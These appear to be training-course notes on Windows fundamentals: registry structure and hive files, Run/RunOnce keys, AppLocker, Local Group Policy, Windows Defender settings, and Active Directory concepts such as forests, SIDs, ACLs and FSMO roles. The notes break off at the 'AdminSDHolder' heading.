
Registry
… is a hierarchical database in Windows critical for the OS. It stores low-level settings for the Windows OS and apps that choose to use it. It is divided into computer-specific and user-specific data. You can open the RegEditor by typing regedit from the command line or Windows search bar.

The tree-structure consists of main folders in which subfolders with their entries/files are located. There are 11 different types of values that can be entered in a subkey.
| Value | Type |
|---|---|
| REG_BINARY | binary data in any form |
| REG_DWORD | a 32-bit number |
| REG_DWORD_LITTLE_ENDIAN | a 32-bit number in little-endian format; Windows is designed to run on little-endian computer architectures; therefore, this value is defined as REG_DWORD in the Windows header files |
| REG_DWORD_BIG_ENDIAN | a 32-bit number in big-endian format; some UNIX systems support big-endian architectures |
| REG_EXPAND_SZ | a null-terminated string that contains unexpanded references to environment variables; it will be a Unicode or ANSI string depending on whether you use the Unicode or ANSI functions; to expand the environment variable references, use the ExpandEnvironmentStrings function |
| REG_LINK | a null-terminated Unicode string containing the target path of a symbolic link created by calling the RegCreateKeyEx function with REG_OPTION_CREATE_LINK |
| REG_MULTI_SZ | a sequence of null-terminated strings, terminated by an empty string |
| REG_NONE | do defined value type |
| REG_QWORD | a 64-bit number |
| REG_QWORD_LITTLE_ENDIAN | a 64-bit number in little-endian format; Windows is designed to run on little-endian computer architectures; therefore, this value is defined as REG_QWORD in the Windows header files |
| REG_SZ | a null-terminated string; this will be either a Unicode or an ANSI string, depending on whether you use the Unicode or ANSI functions |
Each folder under Computer is a key. The root keys all start with HKEY. A key such as HKEY-LOCAL-MACHINE is abbreviated to HKLM. HKLM contains all settings that are relevant to the local system. This root key contains six subkeys like SAM, Security, SYSTEM, SOFTWARE, HARDWARE, and BCD, loaded into memory at boot time.

The entire system registry is stored in several files on the OS. You can find these under C:\Windows\System32\Config\.
PS C:\htb> ls
Directory: C:\Windows\system32\config
Mode LastWriteTime Length Name
---- ------------- ------ ----
d----- 12/7/2019 4:14 AM Journal
d----- 12/7/2019 4:14 AM RegBack
d----- 12/7/2019 4:14 AM systemprofile
d----- 8/12/2020 1:43 AM TxR
-a---- 8/13/2020 6:02 PM 1048576 BBI
-a---- 6/25/2020 4:36 PM 28672 BCD-Template
-a---- 8/30/2020 12:17 PM 33816576 COMPONENTS
-a---- 8/13/2020 6:02 PM 524288 DEFAULT
-a---- 8/26/2020 7:51 PM 4603904 DRIVERS
-a---- 6/25/2020 3:37 PM 32768 ELAM
-a---- 8/13/2020 6:02 PM 65536 SAM
-a---- 8/13/2020 6:02 PM 65536 SECURITY
-a---- 8/13/2020 6:02 PM 87818240 SOFTWARE
-a---- 8/13/2020 6:02 PM 17039360 SYSTEM
The user-specific registry hive (HKCU) is stored in the user folder (C:\Users\<USERNAME>\Ntuser.dat).
PS C:\htb> gci -Hidden
Directory: C:\Users\bob
Mode LastWriteTime Length Name
---- ------------- ------ ----
d--h-- 6/25/2020 5:12 PM AppData
d--hsl 6/25/2020 5:12 PM Application Data
d--hsl 6/25/2020 5:12 PM Cookies
d--hsl 6/25/2020 5:12 PM Local Settings
d--h-- 6/25/2020 5:12 PM MicrosoftEdgeBackups
d--hsl 6/25/2020 5:12 PM My Documents
d--hsl 6/25/2020 5:12 PM NetHood
d--hsl 6/25/2020 5:12 PM PrintHood
d--hsl 6/25/2020 5:12 PM Recent
d--hsl 6/25/2020 5:12 PM SendTo
d--hsl 6/25/2020 5:12 PM Start Menu
d--hsl 6/25/2020 5:12 PM Templates
-a-h-- 8/13/2020 6:01 PM 2883584 NTUSER.DAT
-a-hs- 6/25/2020 5:12 PM 524288 ntuser.dat.LOG1
-a-hs- 6/25/2020 5:12 PM 1011712 ntuser.dat.LOG2
-a-hs- 8/17/2020 5:46 PM 1048576 NTUSER.DAT{53b39e87-18c4-11ea-a811-000d3aa4692b}.TxR.0.regtrans-ms
-a-hs- 8/17/2020 12:13 PM 1048576 NTUSER.DAT{53b39e87-18c4-11ea-a811-000d3aa4692b}.TxR.1.regtrans-ms
-a-hs- 8/17/2020 12:13 PM 1048576 NTUSER.DAT{53b39e87-18c4-11ea-a811-000d3aa4692b}.TxR.2.regtrans-ms
-a-hs- 8/17/2020 5:46 PM 65536 NTUSER.DAT{53b39e87-18c4-11ea-a811-000d3aa4692b}.TxR.blf
-a-hs- 6/25/2020 5:15 PM 65536 NTUSER.DAT{53b39e88-18c4-11ea-a811-000d3aa4692b}.TM.blf
-a-hs- 6/25/2020 5:12 PM 524288 NTUSER.DAT{53b39e88-18c4-11ea-a811-000d3aa4692b}.TMContainer000000000
00000000001.regtrans-ms
-a-hs- 6/25/2020 5:12 PM 524288 NTUSER.DAT{53b39e88-18c4-11ea-a811-000d3aa4692b}.TMContainer000000000
00000000002.regtrans-ms
---hs- 6/25/2020 5:12 PM 20 ntuser.ini
Run and RunOnce Registry Keys
There are also so-called registry hives, which contain a logical group of keys, subkeys, and values to support software and files loaded into memory when the OS is started or a user logs in. These hives are useful for maintaining access to the system. These are called Rund and RunOnce registry keys.
The Windows registry includes the following four keys:
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce
Application Whitelisting
An application whitelist is a list of approved software applications or executables allowed to be present and run on a system. The goal is to protect the environment from harmful malware and unapproved software that does not align with the specific business needs of an organization. Implementing an enforced whitelist can be a challenge, especially in a large network. An organization should implement a whitelist in audit mode intially to make sure that all necessary apps are whitelisted and not blocked by an error of omission, which can cause more problems than it fixes.
Blacklisting, in contrast, specifies a list of harmful or disallowed software/applications to block, and all others are allowed to run/be installed. Whitelisting is based on a “zero trust” principle in which all software/apps are deemed “bad” except for those specifically allowed. Maintaining a whitelist generally has less overhead as a system administrator will only need to specify what is allowed and not constantly update a “blacklist” with new malicious apps.
AppLocker
… is a Microsoft’s application whitelisting solution and was first introduced in Windows 7. AppLocker gives system administrators control over which applications and files users can run. It gives granular control over executables, scripts, Windows installer files, DLLs, packaged apps, and app installers.
It allows for creating rules based on file attributes such as the publisher’s name, product name, file name, and version. Rules can also be set up based on file paths and hashes. Rules can be applied to either security groups or individual users, based on the business need. AppLocker can be deployed in audit mode first to test the impact before enforcing all of the rules.
Local Group Policy
Group Policy allows administrators to set, configure, and adjust a variety of setings. In a domain environment, group policies are pushed down from a Domain Controller onto all domain-joined machines that Group Policy objects are linked to. These settings can also be defined on individual machines using Local Group Policy.
Group Policy can be configured locally, in both domain environments and non-domain environments. Local Group Policy can be used to tweak certain graphical and network settins that are otherwise not accessible via the Control Panel. It can also be used to lock down an individual computer policy with stringent security settings, such as only allowing certain programs to be installed/run or enforcing strict user account password requirements.
You can open the Local Group Policy Editor by opening the Start menu and typing gpedit.msc. The editor is split into two categories under Local Computer Policy - Computer Configuration and User Configuration.

For example, you can open the Local Computer Policy to enable Credential Guard by enabling the setting “Turn On Virtualization Based Security”. Credential Guard is a feature in Windows 10 that protects agains credential theft attacks by isolating the OS’s LSA process.

You can also enable fine-tuned account auditing and configure AppLocker from the Local Group Policy Editor. It is worth exploring Local Group Policy and learning about the wide variety of ways it can be used to lock down a Windows system.
Windows Defender Antivirus
… is built-in antivirus that ships for free with Windows OS. It was first released as a downloadable anti-spyware tool for Windows XP and Server 2003. Defender started coming prepackaged as part of the OS with Windows Vista/Server 2008. The program was renamed to Windows Defender Antivirus with the Windows 10 Creators Update.
Defenders come with several features such as real-time protection, which protects the devide from known threats in real-time and cloud-delivered protection, which works in conjunction with automatic sample submission to upload suspicious files for analysis. When files are submitted to the cloud protection service, they are “locked” to prevent any potentially malicious behavior until the analysis is complete. Another feature is Tamper Protection, which prevents security settings from being changed through the registry, PowerShell cmdlets, or group policy.
Windows Defender is managed from the Security Center, from which a variety of additional security features and settings can be enabled and managed.
Real-time protection settings can be tweaked to add files, folders, and memory areas to controlled folder access to prevent unauthorized changes. You can also add files or folders to an exclusion list, so they are not scanned. An example would be excluding a folder of tools used for penetration testing from scanning as they will be flagged malicious and quarantined or removed from the system. Controlled folder access is Defender’s built-in Ransomware protection.
You can use the PowerShell cmdlet Get-MpComputerStatus to check which protection settings are enabled.
PS C:\htb> Get-MpComputerStatus | findstr "True"
AMServiceEnabled : True
AntispywareEnabled : True
AntivirusEnabled : True
BehaviorMonitorEnabled : True
IoavProtectionEnabled : True
IsTamperProtected : True
NISEnabled : True
OnAccessProtectionEnabled : True
RealTimeProtectionEnabled : True
While no antivirus solution is perfect, Windows Defender does very well in monthly detection rate tests compared to other solutions, even paid ones. Also, since it comes preinstalled as part of the OS, it does not introduced “bloat” to the system, such as other programs that add browser extensions and trackers. Other products are known to slow down the system due to the way they hook into the OS.
Windows Defender is not without its flaws and should be part of a defense-in-depth strategy built around core principles of configuration and patch management, not treated as a silver bullet for protecting your systems. Definitions are updated constantly, and new versions of Windows Defender are built-in to major operating releases such as Windows 10, version 1909, which is the most recent version at the time of writing.
Windows Defender will pick up payloads from common open-source frameworks such as Metasploit or unaltered versions of tools such as Mimikatz.
Active Directory
Introduction to Active Directory
Active Directory (AD) is a directory service for Windows network environments. It is a distributed, hierarchical structure that allows for centralized management of an organization’s resources, including users, computers, groups, network devices, file shares, group policies, devices and trusts. AD provides authentication and authorization functions within a Windows domain environment. It has come under increasing attack in recent years. It is designed to be backward-compatible, and many features are arguably not “secure by default”, and it can be easily misconfigured. This weakness can be leveraged to move laterally and vertically within a network and gain unauthorized access. AD is essentially a sizeable read-only database accessible to all users within the domain, regardless of their privilege level. A basic AD user account with no added privileges can enumerate most objects within AD. This fact makes it extremely important to properly secure an AD environment because ANY user account, regardless of their privilege level, can be used to enumerate the domain and hunt for misconfigurations and flaws thoroughly. Also, multiple attacks can be performed with only a standard domain user accout, showing the importance of a defense-in-depth strategy and careful planning focusing on security and hardening AD, network segmentation, and least privilege.
AD makes information easy to find and use for admins and users. AD is highly scalable, supports millions of objects per domain, and allows the creation of additional domains as an organization grows.
Fundamentals
Structure
AD is arranged in a hierarchical tree structure, with a forest at the top containing one or more domains, which can themselves have nested subdomains. A forest is the security within which all objects are under administrative control. A forest may contain multiple domains, and a domain may include further child or sub-domains. A domain is a structure within which contained objects (users, computers, groups) are accessible. It has many built-in Organizational Units (OUs), such as “Domain Controllers”, “Users”, “Computers”, and new OUs can be created as required. OUs may contain objects and sub-OUs, allowing for the assignment of different group policies.
At a very simplistic high level, an AD structure may look as follows:
INLANEFREIGHT.LOCAL/
├── ADMIN.INLANEFREIGHT.LOCAL
│ ├── GPOs
│ └── OU
│ └── EMPLOYEES
│ ├── COMPUTERS
│ │ └── FILE01
│ ├── GROUPS
│ │ └── HQ Staff
│ └── USERS
│ └── barbara.jones
├── CORP.INLANEFREIGHT.LOCAL
└── DEV.INLANEFREIGHT.LOCAL
Here you could say that INLANEFREIGHT.LOCAL is the root domain and contains the subdomains ADMIN.INLANEFREIGHT.LOCAL, CORP.INLANEFREIGHT.LOCAL, and DEV.INLANEFREIGHT.LOCAL as well as the other objects that make up a domain such as users, groups, computers, and more as you will see in detail below. It is common to see multiple domains (or forests) linked together via trust relationships with another domain/forest than recreate all new users in the current domain. Domain trusts can introduce a slew of security issues if not appropriately administered.

The graphic below shows two forests, INLANEFREIGHT.LOCAL and FREIGHTLOGISTICS.LOCAL. The two-way arrow represents a bidirectional trust between the two forests, meaning that users in INLANEFREIGHT.LOCAL can access resources in FREIGHTLOGISTICS.LOCAL and vice versa. You can also see multiple child domains under each root domain. In this example, you can see that the root domain trusts each of the child domains, but the child domains in forest A do not necessarily have trusts established with the child domains in forest B. This means that a user that is part of admin.dev.freightlogistics.local would not be able to authenticate to machines in the wh.corp.inlanefreight.local domain by default even though a bidirectional trust exists between the top-level inlanefreight.local and freightlogistics.local domains. To allow direct communication from admin.dev.freightlogistics.local and wh.corp.inlanefreight.local another trust would need to be set up.

Terminology
Object
… can be defined as ANY resource present within an AD environment such as OUs, printers, users, domain controller, etc.
Attributes
Every object in AD has an associated set of attributes used to define characteristics of the given object. A computer object contains attributes such as the hostname and DNS name. All attributes in AD have an associated LDAP name that can be used when performing LDAP queries, such as displayName for Full Name and given name for First Name.
Schema
The AD schema is essentially the blueprint of any enterprise environment. It defines what types of objects can exist in the AD database and their associated attributes. It lists definitions corresponding to AD objects and holds information about each object. For example, users in AD belong to the class “user”, and computer objects to “computer”, and so on. Each object has its own information that are stored in Attributes. When an object is created from a class, this is called instantiation, and an object created from a specific class is called an instance of that class. For example, if you take the computer RDS01. This computer object is an instance of the “computer” class in AD.
Domain
… is a logical group of objects such as computers, users, OUs, grous, etc. You can think of each domain as a different city within a state or country. Domains can operate entirely independently of one another or be connected via trust relationships.
Forest
… is a collection of AD domains. It is the topmost container and contains all of the AD objects introducec below, including but not limited to domains, users, groups, computers, and Group Policy objects. A forest can contain one or multiple domains and be thought of as a state in the US or a country within the EU. Each forest operates independently but may have various trust relationships with other forests.
Tree
… is a collection of AD domains that begins at a single root domain. A forest is a collection of AD trees. Each domain in a tree shares a boundary with the other domains. A parent-child trust relationship is formed when a domain is added under another domain in a tree. Two trees in the same forest cannot share a name. Say you have two trees in an AD forest: inlanefreight.local and ilfreight.local. A child domain of the first would be corp.inlanefreight.local while a child domain of the second could be corp.ilfreight.local. All domains in a tree share a standard Global Catalog which contains all information about objects that belong to the tree.
Container
Container objects hold other objects and have a defined place in the directory subtree hierarchy.
Leaf
Leaf objects do not contain other objects and are found at the end of the subtree hierarchy.
Global Unique Identifier (GUID)
a GUID is a unique 128-bit value assigned when a domain user or group is created. This GUID value is uniqu across the enterprise, similar to a MAC address. Every single object created by AD is assigned a GUID, not only user and group objects. The GUID is stored in the ObjectGUID attribute. When querying for an AD object, you can query for its objectGUID value using PowerShell or search for it by specifying its distinguished name, GUID, SID, or SAM account name. GUIDs are used by AD to identify objects internally. Searching in AD by GUID value is probably the most accurate and reliable way to find the exact object you are looking for, especially if the global catalog may contain similar matches for an object name. Specifying the ObjectGUID value when performing AD enumeration will ensure that you get the most accurate results pertaining to the object you are searching for information about. The ObjectGUID property never changes and is associated with the object for as long as that object exists in the domain.
Security Principals
… are anything that the OS can authenticate, including users, computers, accounts, or even threads/processes that run in the context of a user or computer account. In AD, security principals are domain objects that can manage access to other resources within the domain. You can also have local user accounts and security groups used to control access to resources on only that specific computer. These are not managed by AD but rather by the Security Accouns Manager (SAM).
Security Identifier (SID)
… is used as a unique identifier for a security principal or security group. Every account, group, or process has its own unique SID, which, in an AD environment, is issued by the domain controller and stored in a secure database. A SID can only be used once. When a user logs in, the system creates an access token for them which contains the user’s SID, the rights they have been granted, and the SIDs for any groups that the user is a member of. This token is used to check rights whenever the user performs an action on the computer. There are also well-known SIDs that are used to identify generic users and groups. These are the same across all OS.
Distinguished Name (DN)
… describes the full path to an object in AD (such as cn=bjones, ou=IT, ou=Employees, dc=inlanefreight, dc=local). In this example, the user bjones works in the IT department of the company Inlanefreight, and his account is created in an OU that holds accounts for company employees. The Common Name (CN) bjones is just one way the user object could be searched for or accessed within the domain.
Relative Distinguished Name (RND)
… is a single component of the DN that identifies the object as unique from other objects at the current level in the naming hierarchy. In your example, bjones is the Relative Distinguished Name of the object. AD does not allow two objects with the same name under the same parent container, but there can be two objects with the same RDNs that are still unique in the domain because they have different DNs. For example, the object cn=bjones,dc=dev,dc=inlanefreight,dc=local would be recognized as different from cn=bjones,dc=inlanefreight,dc=local.

sAMAccountName
… is the user’s logon name. Here it would just be bjones. It must be a unique value and 20 or fewer chars.
userPrincipalName
… attribute is another way to identify users in AD. This attribute consists of a prefix and a suffix in the format of bjones@inlanefreight.local. This attribute is not mandatory.
FSMO Roles
In the early days of AD, if you had multiple DCs in an environment, they would fight over which DC gets to make changes, and sometimes changes would not be made properly. Microsoft then implemented “last writer wins”, which could introduce its own problems if the last change breaks things. They then introduced a model in which a single “master” DC could apply changes to the domain while the others merely fulfilled authentication requests. This was a flawed design because if the master DC went down, no changes could be made to the environment until it was restored. To resolve this single point of failure model, Microsoft separated the various responsibilities that a DC can have into Flexible Single Master Operation (FSMO) roles. These give DCs the ability to continue authenticating users and granting permissions without interruption. There are five FSMO roles: Schema Master and Domain Naming Master (one of each per forest), Relative ID (RID) Master (one per domain), Primary Domain Controller (PDC) Emulator (one per domain), and Infrastructure Master (one per domain). All five roles are assigned to the first DC in the forest root domain in a new AD forest. Each time a new domain is added to a forest, only the RID Master, PDC Emulator, and Infrastructure Master roles are assigned to the new domain. FSMO roles are typically set when domain controllers are created, but sysadmins can transfer these roles if needed. These roles help replication in AD to run smoothly and ensure that critical services are operating correctly.
Global Catalog
… is a domain that stores copies of ALL objects in an AD forest. The GC stores a full copy of all objects in the current domain and a partial copy of objects that belong to other domains in the forest. Standard domain controllers hold a complete replica of objects belonging to its domain but not those of different domains in the forest. The GC allows both users and apps to find information about any objects in ANY domain in the forest. GC is a feature that is enabled on a domain controller and performs the following functions:
- Authentication
- Object Search
Read-Only Domain Controller (RODC)
… has a read-only AD database. No AD account passwords are cached on an RODC. No changes are pushed out via an RODC’s AD database, SYSVOL, or DNS. RODCs also include a read-only DNS server, allow for administrator separation, reduce replication traffic in the environment, and prevent SYSVOL modifications from being replicated.
Replication
… happens in AD when AD objects are updated and transferred from one DC to another. Whenever a DC is added, connection objects are created to manage replication between them. These connections are made by the Knowledge Consistency Checker (KCC) service, which is present on all DCs. Replication ensures that changes are synchronized with all other DCs in a forest, helping to create a backup in case on DC fails.
Service Principal Name (SPN)
… uniquely identifies a service instance. They are used by Kerberos authentication to associate an instance of a service with a logon account, allowing a client application to request the service to authenticate an account without needing to know the account name.
Group Policy Object (GPO)
… are virtual collections of policy settings. Each GPO has a unique GUID. A GPO can contain local file system settings or AD settings. GPO settings can be applied to both user and computer objects. They can be applied to all users and computers within the domain or defined more granularly at the OU level.
Access Control List (ACL)
… is the ordered collection of Access Control Entries (ACEs) that apply to an object.
Access Control Entries (ACEs)
Each ACE in an ACL identifies a trustee (user account, group account, or logon session) and lists the access rights that are allowed, denied, or audited for the given trustee.
Discretionary Access Control List (DACL)
… defines which security principles are granted or denied access to an object; it contains a list of ACEs. When a process tries to access a securable object, the system checks the ACEs in the object’s DACL to determine whether or not to grant access. If an object does not have a DACL, then the system will grant full access to everyone, but if the DACL has no ACE entries, the system will deny all access attempts. ACEs in the DACL are checked in sequence until a match is found that allows the requested rights until access is denied.
System Access Control Lists (SACL)
Allows for admins to log access attempts that are made to secured objects. ACEs specify the types of access attempts that cause the system to generate a record in the security event log.
Fully Qualified Domain Name (FQDN)
… is the complete name for a specific computer or host. It is written with the hostname and domain name in the format [host name].[domain name].[tld]. This is used to specify an object’s location in the tree hierarchy of DNS. The FQDN can be used to locate hosts in an AD without knowing the IP address, much like when browsing to a website such as google.com instead of typing the associated IP address. An example would be the host DC01 in the domain INLANEFREIGHT.LOCAL. The FQDN here would be DC01.INLANEFREIGHT.LOCAL.
Tombstone
… is a container object in AD that holds deleted AD objects. When an object is deleted from AD, the object remains for a set period of time known as the Tombstone Lifetime, and the isDeleted attribute is set to TRUE. Once an object exceeds the Tombstone Lifetime, it will be entirely removed. Microsoft recommends a tombstone lifetime of 180 days to increase the usefulness of backups, but this value may differ across environments. Depending on the DC OS version, this value will default to 60 or 180 days. If an object is deleted in a domain that does not have an AD Recycle Bin, it will become a tombstone object. When this happens, the object is stripped of most of its attributes and placed in the Deleted Objects container for the duration of the tombstoneLifetime. It can be recovered, but any attributes that were lost can no longer be recovered.
AD Recycle Bin
… was introduced to facilitate the recovery of deleted AD objects. This made it easier for admins to restore objects, avoiding the need to restore from backups, restarting AD DS, or rebooting a DC. When the AD Recycle Bin is enabled, any deleted objects are preserved for a period of time, facilitating restoration if needed. Sysadmins can set how long an object remains in a deleted, recoverable state. If this is not specified, the object will be restorable for a default value of 60 days. The biggest advantage of using the AD Recycle Bin is that most of a deleted object’s attributes are preserved, which makes it far easier to fully restore a deleted object to its previous state.
SYSVOL
The SYSVOL folder, or share, stores copies of public files in the domain such as system policies, Group Policy settings, logon/logoff scripts, and often contains other types of scripts that are executed to perform various tasks in the AD environment. The contents of the SYSVOL folder are replicated to all DCs within the environment using File Replication Services (FRS).
AdminSDHolder
